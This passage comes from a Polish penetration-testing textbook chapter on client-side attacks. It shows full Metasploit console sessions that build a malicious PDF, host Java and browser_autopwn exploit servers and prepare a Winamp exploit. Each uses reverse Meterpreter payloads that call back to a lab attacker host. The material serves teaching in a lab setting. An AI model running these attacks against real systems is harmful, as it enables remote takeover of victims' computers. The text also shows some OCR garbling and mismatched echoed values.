Okazuje się jednak, że taki problem możemy rozwiązać za pomocą jednego z zaawansowanych parametrów modułu *multi/handler*. Jak pokazano na listingu 10.12, parametr `ExitOnSession`, domyślnie ustawiony na wartość `true`, określa, czy handler powinien zakończyć działanie po odebraniu pierwszego połączenia. Jeżeli ustawimy tę opcję na wartość `false`, proces obsługujący będzie działał przez cały czas i pozwoli nam na przechwytywanie wielu napływających sesji.

Listing 10.12. Tworzenie handlera obsługującego wiele sesji

```
msf exploit(handler) > show advanced
Module advanced options:
(...)
Name           : ExitOnSession
Current Setting : true
Description    : Return from the exploit after a session has been created
msf exploit(handler) > set ExitOnSession false ①
ExitOnSession => false
msf exploit(handler) > exploit -j ②
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

Wartość parametru `ExitOnSession` ustawiamy w standardowy sposób ①. Jednym z efektów ubocznych działania tego parametru jest to, że jeżeli uruchomimy proces obsługujący jako zadanie pierwszoplanowe, to będzie on działał bez przerwy, a my nie będziemy w stanie powrócić do znaku zachęty konsoli `Msfconsole`. W takiej sytuacji Metasploit poinformuje Cię o tym i zaproponuje wykonanie polecenia `exploit` z flagą `-j` ②, która powoduje, że proces obsługujący zostanie uruchomiony jako zadanie działające w tle. Dzięki takiemu rozwiązaniu będziesz mógł nadal korzystać z konsoli `Msfconsole`, podczas gdy działający w tle handler będzie w stanie przechwytywać kolejne połączenia zwrotne. Aby zakończyć działanie procesu obsługującego, za pomocą polecenia `jobs` sprawdź numer interesującego Cię zadania, a następnie użyj polecenia `kill <numer zadania>`, tak jak robiliśmy to w przykładzie z exploitem Aurora.

Działanie tego exploitu, podobnie jak omawianego wcześniej exploitu Aurora, jest oparte na braku zainstalowanej w systemie odpowiedniej poprawki bezpieczeństwa. W bieżącym przykładzie wykorzystaliśmy lukę w zabezpieczeniach przeglądarki plików PDF do przejęcia kontroli nad działaniem programu i wykonania złośliwego kodu, co stało się możliwe dzięki temu, że wcześniej udało nam się przekonać użytkownika do otwarcia odpowiednio przygotowanego dokumentu PDF. W końcu jeżeli użytkownik pozwoliłby nam wykonać na swoim komputerze złośliwy kod, to cała ta zabawa z wykorzystywaniem luki w zabezpieczeniach przeglądarek PDF nie byłaby potrzebna.

Osadzanie plików wykonywalnych w dokumentach PDF

A teraz inny rodzaj ataku na przeglądarki PDF: tym razem spróbujemy osadzić złośliwy plik wykonywalny w dokumencie PDF. Możemy to zrobić za pomocą modułu *exploit/windows/fileformat/adobe_pdf_embedded_exe* pakietu Metasploit, który został pokazany na listingu 10.13. Zamiast po otwarciu w przeglądarce dokonywać próby wykorzystania luki w jej zabezpieczeniach, wygenerowany dokument po prostu poprosi użytkownika o zezwolenie na uruchomienie osadzonego w nim pliku. Jak widać, powodzenie takiego ataku zależy od tego, czy użytkownik wyrazi zgodę na uruchomienie osadzonego w dokumencie pliku wykonywalnego.

Listing 10.13. Moduł Metasploita pozwalający na osadzanie plików wykonywalnych w dokumentach PDF

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
  Name          Current Setting  Required  Description
  ----          -----          -----    -----
  ① EXENAME      no            The Name of payload
  ② FILENAME     evil.pdf      no        The output filename.
  ③ INFILENAME   yes           The Input PDF
  ④ LAUNCH_MESSAGE To view the encrypted content please no
                      tick the "Do not show this message
                      again" box and press Open.
(...)
```

Opcja **EXENAME** ① modułu *adobe_pdf_embedded_exe* pozwala na wskazanie nazwy przygotowanego wcześniej złośliwego pliku PDF, który zostanie osadzony w dokumencie PDF. Jeżeli nie użyjemy tej opcji, możemy w dokumencie PDF osadzić plik .exe wygenerowany na podstawie dowolnie wybranego ładunku Metasploita. Za pomocą opcji **FILENAME** możemy wybrać nazwę tworzonego dokumentu PDF lub pozostawić nazwę domyślną ②. Opcja **INFILENAME** ③ umożliwia wskazanie wejściowego pliku PDF, w którym osadzana będzie dodatkowa zawartość. Opcja **LAUNCH_MESSAGE** ④ to tekst wyświetlany na ekranie, którego zadaniem będzie przekonanie użytkownika do kliknięcia opcji zezwalającej na uruchomienie osadzonego pliku wykonywalnego.

Ustaw opcje modułu tak, jak zostało to przedstawione na listingu 10.14.

Listing 10.14. Ustawianie opcji modułu i tworzenie złośliwego pliku PDF


```
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_Manual.pdf ①
INFILENAME => /usr/share/set/readme/User_Manual.pdf
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(adobe_pdf_embedded_exe) > exploit
```

```
[*] Reading in '/usr/share/set/readme/User_Manual.pdf'...
[*] Parsing '/usr/share/set/readme/User_Manual.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf ②
```

W naszym przykładzie użyjemy podręcznika użytkownika pakietu Metasploit — */user/share/set/readme/User_Manual.pdf* ①, który znajdziesz w systemie Kali Linux. Wygenerowany dokument PDF zostanie zapisany w katalogu */root/msf4/local/* ②. Pamiętaj, że przed otwarciem złośliwego pliku PDF w systemie Windows XP powinieneś za pomocą modułu *multi/handler* utworzyć odpowiedni proces obsługujący. Jeżeli nie pamiętasz, jak to się robi, zajrzyj do listingu 10.11.

UWAGA Przeprowadzona wcześniej próba wykorzystania poprzedniego exploitu mogła pozostawić przeglądarkę Adobe Reader w niestabilnym stanie, dlatego przed uruchomieniem nowego przykładu możesz zrestartować system Windows XP, aby mieć pewność, że dokument PDF zostanie poprawnie otwarty.

Kiedy złośliwy plik PDF zostanie otwarty, na ekranie zostanie wyświetcone okno dialogowe z ostrzeżeniem podobnym do przedstawionego na rysunku 10.1. Aby plik wykonywalny został uruchomiony, użytkownik musi nacisnąć przycisk *Open* (otwórz). Jak widać, powodzenie takiego ataku jest mocno uzależnione od „współpracy” użytkownika.



Rysunek 10.1. Okno dialogowe z ostrzeżeniem wyświetlane po uruchomieniu pliku PDF z osadzoną niespodzianką

Jeżeli naciśniesz przycisk *Open*, ładunek osadzony w dokumencie PDF zostanie uruchomiony i utworzona zostanie sesja powłoki Meterpreter z połączeniem zwrotnym do systemu Kali Linux.

Luki w zabezpieczeniach środowiska Java

Luki w zabezpieczeniach środowiska Java to chyba najpowszechniej obecnie wykorzystywany wektor ataków przeprowadzanych po stronie klienta. Zjawisko to jest tak powszechnie i groźne, że wielu ekspertów w dziedzinie bezpieczeństwa systemów komputerowych sugeruje wprost, iż użytkownicy powinni po prostu odinstalować lub wyłączyć obsługę środowiska Java w swoich przeglądarkach sieciowych.

Jednym z powodów, dla których ataki na luki w zabezpieczeniach Java są tak groźne, jest fakt, że ze względu na specyfikę tego środowiska jeden exploit może działać na wielu platformach. Środowiska uruchomieniowe JRE (ang. *Java Runtime Environment*) możemy przecież znaleźć w przeglądarkach sieciowych działających w systemach Windows, Mac OS, a nawet Linux. Nietrudno zauważać, że w takiej sytuacji zabezpieczenia wielu różnych systemów mogą zostać przełamane po otwarciu w przeglądarce sieciowej odpowiednio przygotowanej strony internetowej zawierającej wieloplatformowy exploit środowiska Java. Poniżej przedstawimy kilka przykładów takich exploitów.

Luka w zabezpieczeniach środowiska JRE

W pierwszym przykładzie użyjemy modułu *exploit/multi/browser/java_jre17_jmxbean* pakietu Metasploit, który został przedstawiony na listingu 10.15. Spół użycia tego modułu jest bardzo podobny do exploita Aurora dla przeglądarki Internet Explorer, o którym mówiliśmy nieco wcześniej w tym rozdziale. W tym przykładzie za pomocą pakietu Metasploit utworzymy złośliwy serwer WWW, który będzie próbował wykorzystywać lukę w zabezpieczeniach środowiska Java każdej przeglądarki łączącej się do niego. Na opisywany atak podatne będą wszystkie przeglądarki sieciowe obsługujące środowisko Java w wersji starszej niż 7 Update 11.

Listing 10.15. Ustawianie opcji exploita środowiska Java

```
msf > use exploit/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):
Name          Current Setting  Required  Description
----          -----          -----    -----
SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an
                                         ↳Address on the local machine or 0.0.0.0
SRVPORT        8080            yes       The local port to listen on.
(...)
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an ↳Address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
URIPATH		no	The URI to use for this exploit (default is random)

```

Exploit target:
  Id  Name
  --  ---
  0   Generic (Java Payload)

msf exploit(java_jre17_jmxbean) > set SRVHOST 192.168.20.9
SRVHOST => 10.0.1.9
msf exploit(java_jre17_jmxbean) > set SRVPORT 80
SRVPORT => 80
msf exploit(java_jre17_jmxbean) > set URIPATH javaexploit
URIPATH => javaexploit
msf exploit(java_jre17_jmxbean) > show payloads ❶

Compatible Payloads
=====
Name          Disclosure Date  Rank  Description
---          -----
(...)

java/meterpreter/bind_tcp           normal Java Meterpreter, Java Bind TCP
                                     ↳Stager
java/meterpreter/reverse_http       normal Java Meterpreter, Java Reverse
                                     ↳HTTP Stager
java/meterpreter/reverse_https      normal Java Meterpreter, Java Reverse
                                     ↳HTTPS Stager
java/meterpreter/reverse_tcp        normal Java Meterpreter, Java Reverse
                                     ↳TCP Stager
java/shell_reverse_tcp             normal Java Command Shell, Reverse TCP
                                     ↳Inline

(...)

msf exploit(java_jre17_jmxbean) > set payload java/meterpreter/reverse_http ❷
payload => java/meterpreter/reverse_http

```

Ustawiając kolejne opcje, powinieneś pamiętać, aby dostosować je do Twojego środowiska testowego. W razie potrzeby powinieneś odpowiednio ustawić adres IP serwera (opcja SRVHOST) oraz zmienić numer portu, na którym będzie działał (opcja SRVPORT). W opcji URIPATH możesz ustawić adres, który można łatwo wpisać w przeglądarce sieciowej.

Zwróć uwagę, że ponieważ nasz exploit jest wieloplatformowy, a jego kod jest wykonywany wyłącznie przez środowisko JRE, dostępne ładunki są przeznaczone dla środowiska Java. Znajdziesz tutaj praktycznie wszystko, z czym spotykałeś się do tej pory: ładunki jednostopniowe, wielostopniowe, ładunki typu *bind shell* i *reverse shell*, ładunki zawierające powłokę Meterpreter i wiele innych ❶. W naszym przykładzie użyjemy ładunku *java/meterpreter/reverse_http*, który pozwala na nawiązanie sesji Meterpretera wykorzystującej normalny ruch HTTP ❷. Opcje ładunku zostały przedstawione na listingu 10.16.

Opcje ładunku powinny Ci się wydawać znajome. Domyślną wartością opcji LPORT jest teraz 8080, a nie — jak poprzednio — 4444. Zauważ, że zarówno opcja LPORT, jak i SRVPORT są ustawione na wartość 8080, dlatego musimy zmienić przy najmniej jedną z nich.

Listing 10.16. Wykorzystywanie luki w zabezpieczeniach Java za pomocą ładunku meterpreter/reverse_http

```
msf exploit(java_jre17_jmxbean) > show options
Module options (exploit/multi/browser/java_jre17_jmxbean):
    (...)
Payload options (java/meterpreter/reverse_http):
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
    LHOST          yes      The local listener hostname
    LPORT          8080     yes      The local listener port

Exploit target:
  Id  Name
  --  --
  0   Generic (Java Payload)

msf exploit(java_jre17_jmxbean) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://192.168.20.9:8080/
[*] Using URL: http://192.168.20.9:80/javaexploit
[*] Server started.
msf exploit(java_jre17_jmxbean) > [*] 192.168.20.12 java_jre17_jmxbean - handling
request for /javaexploit
[*] 192.168.20.12 java_jre17_jmxbean - handling request for /javaexploit/
[*] 192.168.20.12 java_jre17_jmxbean - handling request for /javaexploit/hGPonLVc.jar
[*] 192.168.20.12 java_jre17_jmxbean - handling request for /javaexploit/hGPonLVc.jar
[*] 192.168.20.12:49188 Request received for /INITJM...
[*] Meterpreter session 1 opened (192.168.20.9:8080 -> 192.168.20.12:49188) at 2015-05-05
  ↳19:15:19 -0400
```

Po zakończeniu ustawiania opcji uruchom serwer WWW, przejdź do maszyny wirtualnej z systemem Windows 7, uruchom przeglądarkę sieciową i wejdź na naszą złośliwą stronę internetową. Ofiarą tak przygotowanego ataku mogą paść zarówno Internet Explorer, jak i Mozilla Firefox, oczywiście pod warunkiem, że będą posiadały podatne na atak wtyczki obsługujące środowisko Java.

Jedną ze znakomitych funkcji, w jakie zostały wyposażone ładunki HTTP i HTTPS powłoki Meterpretera — oprócz tego oczywiście, że wykorzystują do komunikacji standardowe protokoły HTTP i HTTPS, dzięki czemu mogą nawet omijać niektóre mechanizmy filtrowania zawartości pakietów — jest zdolność do ponownego nawiązywania zerwanych sesji. W praktyce zdarza się często, że na skutek takich czy innych zakłóceń w działaniu połączeń sieciowych nawiązana z trudem sesja z celem zostaje zerwana, co z punktu widzenia pentestera jest bardzo uciążliwym zjawiskiem. W rozdziale 13. będziemy omawiać różne sposoby

uzyskiwania stałego dostępu do atakowanego hosta, a póki co na próbę rozłączymy nawiązaną przed chwilą sesję Meterpretera, tak jak zostało to przedstawione na listingu 10.17.

Listing 10.17. Rozłączanie sesji HTTP Meterpretera

```
msf exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > detach
[*] 10.0.1.16 - Meterpreter session 1 closed. Reason: User exit
msf exploit(java_jre17_jmxbean) >
[*] 192.168.20.12:49204 Request received for /WzZ7_vgHcXA6kWjDi4koK...
[*] Incoming orphaned session WzZ7_vgHcXA6kWjDi4koK, reattaching...
[*] Meterpreter session 2 opened (192.168.20.9:8080 -> 192.168.20.12:49204)
→at 2015-05-05 19:15:45 -0400 ①
```

Jak łatwo zauważyc, handler ładunku HTTP Meterpretera ciągle działa jako zadanie drugoplanowe. Po rozłączeniu sesji odczekaj kilka sekund, a przekonasz się, że nowa sesja z celem zostanie nawiązana automatycznie, bez konieczności ponownego odwiedzania przez użytkownika naszej złośliwej strony internetowej ①. Jeżeli sesja Meterpretera nie została formalnie zakończona, ładunek HTTP Meterpretera będzie uporczywie próbował ponownie nawiązać sesję z systemem napastnika (w razie potrzeby za pomocą zaawansowanego parametru `SessionCommunicationTimeout` możesz określić, jak długo ładunek ma podejmować takie próby nawiązania połączenia zwrotnego).

No dobrze, ale co powinieneś zrobić w sytuacji, kiedy w środowisku celu wszystkie aktualizacje i poprawki środowiska Java są instalowane na czas i nie możesz znaleźć dla niego żadnych luk typu *zero-day*?

Podpisany applet Java

Podobnie jak w przypadku ataku opisanego w podrozdziale „Osadzanie plików wykonywalnych w dokumentach PDF”, możemy spróbować obejść potrzebę istnienia jakiejś luki w zabezpieczeniach środowiska Java poprzez proste poproszenie użytkownika o „zgodę” na uruchomienie złośliwego kodu. Zapewne nieraz widywaleś pojawiające się na różnych stronach komunikaty typu „Ta strona chce uruchomić taką czy taką wtyczkę w Twojej przeglądarce, czy chcesz kontynuować?”. Czasami nawet doświadczeni i wyczuleni na sprawy związane z bezpieczeństwem użytkownicy dają się przekonać do wybrania odpowiedzi *Tak* i przejścia dalej bez specjalnego sprawdzania, czy wykonanie takiej operacji jest naprawdę bezpieczne.

Moduł, którego użyjemy w tym przykładzie, to `exploit/multi/browser/java_signed_applet`. Jak sama nazwa wskazuje, jego zadaniem jest utworzenie złośliwego appletu Java, tak jak zostało to przedstawione na listingu 10.18.

Listing 10.18. Opcje modułu java_signed_applet

```
msf exploit(java_jre17_jmxbean) > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
  Name          Current Setting  Required  Description
  ----          -----          -----    -----
  APPLETNAME    SiteLoader      yes       The main applet's class name.
① CERTCN       SiteLoader      yes       The CN= value for the certificate. Cannot
                                             ↳ contain ',' or '/'
  SRVHOST        0.0.0.0        yes       The local host to listen on. This must be an
                                             ↳ address on the local machine or 0.0.0.0
  SRVPORT        8080           yes       The local port to listen on.
  SSL            false          no        Negotiate SSL for incoming connections
  SSLCert        Path to a custom SSL certificate (default is
                                             ↳ randomly generated)
  SSLVersion     SSL3           no        Specify the version of SSL that should be
                                             ↳ used (accepted: SSL2, SSL3, TLS1)
② SigningCert   Path to a signing certificate in PEM or
                                             ↳ PKCS12 (.pfx) format
  SigningKey     Path to a signing key in PEM format
  SigningKeyPass Password for signing key (required if
                                             ↳ SigningCert is a .pfx)
  URIPATH        The URI to use for this exploit (default is
                                             ↳ random)

Exploit target:
  Id  Name
  --  --
③ 1  Windows x86 (Native Payload)
msf exploit(java_signed_applet) > set APPLETNAME BulbSec
APPLETNAME => Bulb Security
msf exploit(java_signed_applet) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf exploit(java_signed_applet) > set SRVPORT 80
SRVPORT => 80
```

Starsze wersje środowiska Java pozwalają na użycie opcji **CERTCN** ① do poinformowania, że aplet został podpisany przez wybrany przez nas urząd certyfikacji. Nowsze wersje Java, takie jak zainstalowana w naszej maszynie wirtualnej z systemem Windows 7, będą twierdzić, że podany urząd certyfikacji jest nieznany, o ile aplet nie zostanie podpisany za pomocą certyfikatu wystawionego przez jeden z zaufanych urzędów certyfikacji, który możemy wskazać przy użyciu opcji **SigningCert** ②. Jeżeli ta opcja zostanie użyta, ustawienia opcji CERTCN są ignorowane. Jeżeli masz do dyspozycji zaufany certyfikat cyfrowy lub udało Ci się pozyskać ważny certyfikat ze środowiska celu, to możesz użyć ich do nadania generowanemu apletowi jeszcze bardziej „legalnego” wyglądu, choć w naszym przykładzie ograniczymy się do zastosowania samopodpisanego apletu Java.

Jak to zostało przedstawione w punkcie ❸, domyślnym celem naszego ataku jest system Windows. Powinieneś jednak pamiętać, że takiego ładunku możesz również używać do atakowania innych platform, na których działa środowisko JRE (zobacz listing 10.19).

Listing 10.19. Zastosowanie ładunku java/meterpreter/reverse_tcp

```
msf exploit(java_signed_applet) > show targets
Exploit targets:
  Id  Name
  --  ---
❶ 0   Generic (Java Payload)
  1   Windows x86 (Native Payload)
  2   Linux x86 (Native Payload)
  3   Mac OS X PPC (Native Payload)
  4   Mac OS X x86 (Native Payload)

msf exploit(java_signed_applet) > set target 0
target => 0

msf exploit(java_signed_applet) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(java_signed_applet) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.


[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/Dgrz12PY
[*] Server started.
```

Podobnie jak w przypadku innych exploitów Java, w taki sposób możemy przeprowadzić atak wieloplatformowy. Naszym celem mogą być hosty działające pod kontrolą systemów Windows, Linux czy Mac OS, ale również dobrze możemy skonfigurować ładunek tak, aby działał na wszystkich platformach ❶.

UWAGA

Podobnie jak w przykładach z dokumentami PDF, poprzedni exploit prawdopodobnie pozostawił środowisko Java w niestabilnym stanie, dlatego przed uruchomieniem nowego apletu powinieneś zrestartować hosta z systemem Windows 7.

Przejdz na hosta z systemem Windows 7, uruchom przeglądarkę i wejdź na stronę wystawioną przez serwer WWW Metasploita. Na ekranie powinno się pojawić okno dialogowe z ostrzeżeniem, przedstawione na rysunku 10.2, informujące, że uruchamiany aplet będzie miał dostęp do zasobów systemu i że powinieneś uruchomić go tylko i wyłącznie wtedy, gdy jesteś pewny, że pochodzi z bezpiecznego, zaufanego źródła. Ponieważ przygotowany przez nas aplet nie został podpisany certyfikatem pochodzący z zaufanego urzędu certyfikacji, w oknie



Rysunek 10.2. Atak za pomocą sprezarowanego appletu Java

wyświetlane jest ostrzeżenie, że wydawca certyfikatu jest nieznany (ang. UNKNOWN). Takie postawienie sprawy powinno skutecznie zniechęcić użytkownika do uruchomienia takiego appletu, nieprawdaż?

Niestety, twórcy pakietu Social-Engineer Toolkit (o którym opowiem w kolejnym rozdziale) twierdzą, że pomimo tak wyraźnych ostrzeżeń wyświetlanych na ekranie jest to jedna z najbardziej skutecznych form ataku, i to pomimo tego, iż nie zależy ona od obecności takiej czy innej luki ani w zabezpieczeniach środowiska Java, ani w zabezpieczeniach atakowanego systemu.

Moduł **browser_autopwn**

Zastosowanie modułu **browser_autopwn** pakietu Metasploit to jeszcze inna możliwość przeprowadzenia ataku po stronie klienta. Czasami sposób działania tego modułu jest uważany za swego rodzaju oszustwo, ponieważ po uruchomieniu serwera WWW moduł automatycznie ładuje wszystkie moduły exploitów dla przeglądarek sieciowych i dodatków dla przeglądarek dostępne w pakiecie Metasploit (łącznie z modułami exploitów Java, Flash i tak dalej), po czym czeka, aż przeglądarka sieciowa ofiary połączy się z jego macierzystym serwerem WWW. Kiedy to nastąpi, moduł próbuje rozpoznać typ przeglądarki ofiary i następnie automatycznie rozpoczyna atakowanie takiej przeglądarki wszystkimi exploitami, które według jego rozumnia mają szansę powodzenia. Przykład zastosowania takiego modułu został przedstawiony na listingu 10.20.

Listing 10.20. Uruchamianie modułu browser_autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):
Name      Current Setting Required Description
----      -----   -----
LHOST          yes      The IP address to use for reverse-connect payloads
SRVHOST        0.0.0.0    yes      The local host to listen on. This must be an
                                    ↗address on the local machine or 0.0.0.0
SRVPORT        8080     yes      The local port to listen on.
SSL            false     no       Negotiate SSL for incoming connections
SSLCert         no       Path to a custom SSL certificate (default is
                                    ↗randomly generated)
SSLVersion     SSL3      no       Specify the version of SSL that should be used
                                    ↗(accepted: SSL2, SSL3, TLS1)
URIPATH         no       The URI to use for this exploit (default is random)

msf auxiliary(browser_autopwn) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf auxiliary(browser_autopwn) > set URIPATH autopwn
URIPATH => autopwn
msf auxiliary(browser_autopwn) > exploit

[*] Auxiliary module execution completed
[*] Setup
msf auxiliary(browser_autopwn) >
[*] Obfuscating initial javascript 2015-03-25 12:55:22 -0400
[*] Done in 1.051220065 seconds

[*] Starting exploit modules on host 192.168.20.9...
(...)
[*] --- Done, found 16 exploit modules
[*] Using URL: http://0.0.0.0:8080/autopwn
[*] Local IP: http://192.168.20.9:8080/autopwn
[*] Server started.
```

Moduł *browser_autopwn* wykorzystuje opcje typowe dla modułów przeprowadzających ataki po stronie klienta. Jak widać na przykładzie, opcja *LHOST* została ustawiona na adres systemu Kali Linux, a opcja *URIPATH* zawiera łatwy do zapamiętania fragment adresu strony (*autopwn*). Zwrót uwagę, że w tym przypadku nie musimy definiować żadnych ładunków, ponieważ Metasploit automatycznie dobierze odpowiednie ładunki do poszczególnych modułów.

Kiedy serwer WWW exploita zostanie uruchomiony, włącz wybraną przeglądarkę sieciową i przejdź na stronę zawierającą złośliwy kod. W naszym przykładzie użyłam przeglądarki Internet Explorer działającej pod kontrolą systemu Windows 7, tak jak zostało to przedstawione na [listingu 10.21](#).

Listing 10.21. Automatyczne atakowanie przeglądarki za pomocą modułu browser_autopwn

```
[*] 192.168.20.12    browser_autopwn - Handling '/autopwn'
[*] 192.168.20.12    browser_autopwn - Handling
'/autopwn?sessid=TWljcm9zb2Z0IFdpbmRvd3M6NzpTUDE6ZW4tdXM6eDg20k1TSUU60C4w0g%3d%3d'
[*] 192.168.20.12    browser_autopwn - JavaScript Report: Microsoft
    ↳Windows:7:SP1:en-us:x86:
MSIE:8.0: ①
[*] 192.168.20.12    browser_autopwn - Responding with 14 exploits ②
[*] 192.168.20.12    java_atomicreferencearray - Sending Java AtomicReferenceArray Type
    ↳Violation Vulnerability
(...)
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====


| Id | Type        | Information                          | Connection                                                     |
|----|-------------|--------------------------------------|----------------------------------------------------------------|
| 1  | meterpreter | java/java Georgia Weidman @ BookWin7 | 192.168.20.9:7777 -><br>192.168.20.12:49195<br>(192.168.20.12) |
| 2  | meterpreter | java/java Georgia Weidman @ BookWin7 | 192.168.20.9:7777 -><br>192.168.20.12:49202<br>(192.168.20.12) |
| 3  | meterpreter | java/java Georgia Weidman @ BookWin7 | 192.168.20.9:7777 -><br>192.168.20.12:49206<br>(192.168.20.12) |
| 4  | meterpreter | java/java Georgia Weidman @ BookWin7 | 192.168.20.9:7777 -><br>192.168.20.12:49209<br>(192.168.20.12) |


```

Jak widać, Metasploit zauważył moją przeglądarkę sieciową ① i rozpoczął atak za pomocą wszystkich modułów, które według niego mają szansę na odniesienie sukcesu ②.

Po zakończeniu ataku wykonaj polecenie `sessions -l`, aby przekonać się, jaki był rezultat ataku. W moim przypadku nawiązane zostały cztery nowe sesje Meterpretera. Całkiem nieźle, biorąc pod uwagę, jak niewiele włożyliśmy w to pracy. Jak się zapewne spodziewałeś, takie dosyć brutalne potraktowanie Internet Explorera wszystkim, co mamy w arsenale, spowodowało awarię przeglądarki i jej kompletne „rozłożenie”, ale na szczęście wszystkie ustalone sesje Meterpretera zdążyły się do tego czasu pomyślnie zmigrować do innych procesów.

Choć moduł `browser_autopwn` nie należy raczej do tych bardzo subtelnych, a jego zastosowanie nie jest nawet w przybliżeniu tak eleganckie i trudno wykrywalne jak użycie jednego, dedykowanego modułu exploitu po przeprowadzeniu dobrze zaplanowanego rekonesansu, to jednak czasami w sytuacjach podbramkowych dobrze jest mieć taki „walec” pod ręką.

Winamp

Do tej pory wszystkie prezentowane ataki po stronie klienta odbywały się mniej lub bardziej według tego samego wzorca. Najpierw generujemy i dostarczamy klientowi złośliwy plik zawierający exploita lub proszący użytkownika o zgodę na uruchomienie osadzonego w dokumencie kodu. Użytkownik otwiera pobrany plik, złośliwy ładunek zostaje uruchomiony i w efekcie nawiązana zostaje sesja Meterpretera. Teraz nadszedł jednak czas na coś innego.

W tym przykładzie spróbujemy namówić użytkownika do podmiany pliku konfiguracyjnego popularnego odtwarzacza Winamp. Kiedy użytkownik kolejny raz uruchomi Winampa, złośliwy plik konfiguracyjny zostanie wykonany niezależnie od tego, jaki plik multimedialny jest otwierany. Do naszych celów użyjemy modułu *exploit/windows/fileformat/winamp_maki_bof* pakietu Metasploit, który potrafi wykorzystać do niewnych celów błąd przepelnienia bufora w programie Winamp v5.55.

Wyniki działania polecenia `show options` na listingu 10.22 pokazują, że dla tego modułu nie musimy ustawiać żadnych opcji; wszystko, co nam potrzebne, to odpowiedni ładunek. Moduł generuje złośliwy plik Maki, wykorzystywany przez system skórek programu Winamp. Podobnie jak w przykładach z plikami PDF, sposób dostarczenia pliku do użytkownika i utworzenie odpowiedniego handlera spadają całkowicie na nasze barki.

Listing 10.22. Zastosowanie exploitu winamp_maki_bof

```
msf > use exploit/windows/fileformat/winamp_maki_bof
msf exploit(winamp_maki_bof) > show options

Module options (exploit/windows/fileformat/winamp_maki_bof):
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
Exploit target:
    Id  Name
    --  --
